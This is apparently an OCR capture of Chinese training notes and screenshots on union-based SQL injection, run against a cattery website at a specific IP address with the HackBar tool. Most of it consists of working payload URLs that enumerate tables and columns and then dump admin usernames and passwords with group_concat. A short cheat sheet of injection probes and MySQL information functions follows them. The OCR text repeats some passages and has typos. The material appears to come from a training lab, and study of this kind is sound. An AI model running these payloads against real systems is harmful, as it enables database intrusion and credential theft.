


Load URL http://59.63.200.79:8003/?id=101 union select 1,table_name from information_schema.tables where table_schema='maoshe' limit 1,1





Post Data
Referrer
Reverse
Base64
Url
MD5
https://blog.csdn.net/tonyhapply


Load URL
http://59.63.200.79:8003/?id=101 union select 1,table_name from information_schema.tables where table_schema='maoshe' limit 2,1


辛巴猫舍
XINBA CATTERY
news
© 2009 翠控者
Max HackBar
SQL
Error Based
WAF
XSS
LFI
Bypasser
Other
Load URL
http://59.63.200.79:8003/?id=101 union select 1,table_name from information_schema.tables where table_schema='maoshe' limit 2,1 --
Spit URL
Execution
Post Data
Referrer
Reverse
Base64
Url
MD5
https://blog.csdn.net/tonyhapply



Load URL
http://59.63.200.79:8003/?id=101 union select 1,table_name from information_schema.tables where table_schema='maoshe' limit 3,1 --


辛巴猫舍
XINBA CATTERY
xss
© 2009 翠控者
Max HackBar
SQL
Error Based
WAF
XSS
LFI
Bypasser
Other
Load URL
http://59.63.200.79:8003/?id=101 union select 1,table_name from information_schema.tables where table_schema='maoshe' limit 3,1 --
Spit URL
Execution



Post Data
Referrer
Reverse
Base64
Url
MD5

8. 查看字段名


Load URL
http://59.63.200.79:8003/?id=101 union select 1,column_name from information_schema.columns where table_name='admin'



59.63.200.79:8003/?id=101 union select 1,column_name from information_schema.columns wh
首页
辛巴猫舍
XINBA CATTERY
id
© 2009 掌控者
Max HackBar
SQL
Error Based
WAF
XSS
LFI
Bypasser
Other
Load URL
http://59.63.200.79:8003/?id=101 union select 1,column_name from information_schema.columns where table_name='admin' --
Split URL
Execution
Post Data
Referrer
Reverse
Base64
Url
MD5


Load URL
http://59.63.200.79:8003/?id=101 union select 1,group_concat(column_name) from information_schema.columns where table_name='admin'



59.63.200.79:8003/?id=101 union select 1,group_concat(column_name) from information_sche
首页
辛巴猫舍
XINBA CATTERY
id,username,passwoed
© 2009 掌控者
Max HackBar
SQL
Error Based
WAF
XSS
LFI
Bypasser
Other
Load URL
http://59.63.200.79:8003/?id=101 union select 1,group_concat(column_name) from information_schema.columns where table_name='admin' --
Split URL
Execution


9. 查字段内容


```
http://59.63.200.79:8003/?id=101 union select 1,group_concat(id,0x7e,username,0x7e,password) from admin--
```





实训笔记：








Schemata
Tables
Columns
https://blog.csdn.net/tonyhapply



SQL注入
我们在可能存在SQL注入变量的后边添加以下payload:
and 1=1 / and 1=2 回显页面不同(整形判断)
单引号判断' 显示数据库错误信息或者页面回显不同(整形,字符串类型判断)
输入' and 1=1 %23和 ' and 1=2%23后发现页面变化，判断为字符注入


我们在可能存在SQL注入变量的后边添加以下payload:
and 1=1 / and 1=2 回显页面不同(整形判断)
单引号判断' 显示数据库错误信息或者页面回显不同(整形,字符串类型判断)
输入' and 1=1 %23和 ' and 1=2%23后发现页面变化，判断为字符注入


联合查询注入:
1判断sql语句中一共返回了多少列
1' order by 2 --
2 查看显示位
-1' union select 1,2 --空格/ #


SQL注入
• version()
• database()
• user()
• current_user()
• system_user()
• @@datadir
• @@versoin_compile_os
mysql 数据库版本
当前数据库名
用户名
当前用户名
系统用户名
数据库路径
操作系统版本
https://blog.csdn.net/tonyhapply


SQL注入
• length()
• substring()
• substr()
• mid()
• left()
• concat()
• concat_ws()
• group_conat()
返回字符串的长度
截取字符串
从左侧开始取指定字符个数的字符串
没有分隔符的连接字符串
含有分割符的连接字符串
https://blog.csdn.net/tonyhapply


SQL注入
• information_schema： 表示所有信息，包括库、表、列
• 重要的表
• SCHEMATA 数据库信息
• TABLES 表信息
• TABLE_SCHEMA 数据库名称
• TABLE_NAME 表名称
• COLUMNS 字段信息
• TABLE_NAME
• COLUMN_NAME：列名
https://blog.csdn.net/tonyhapply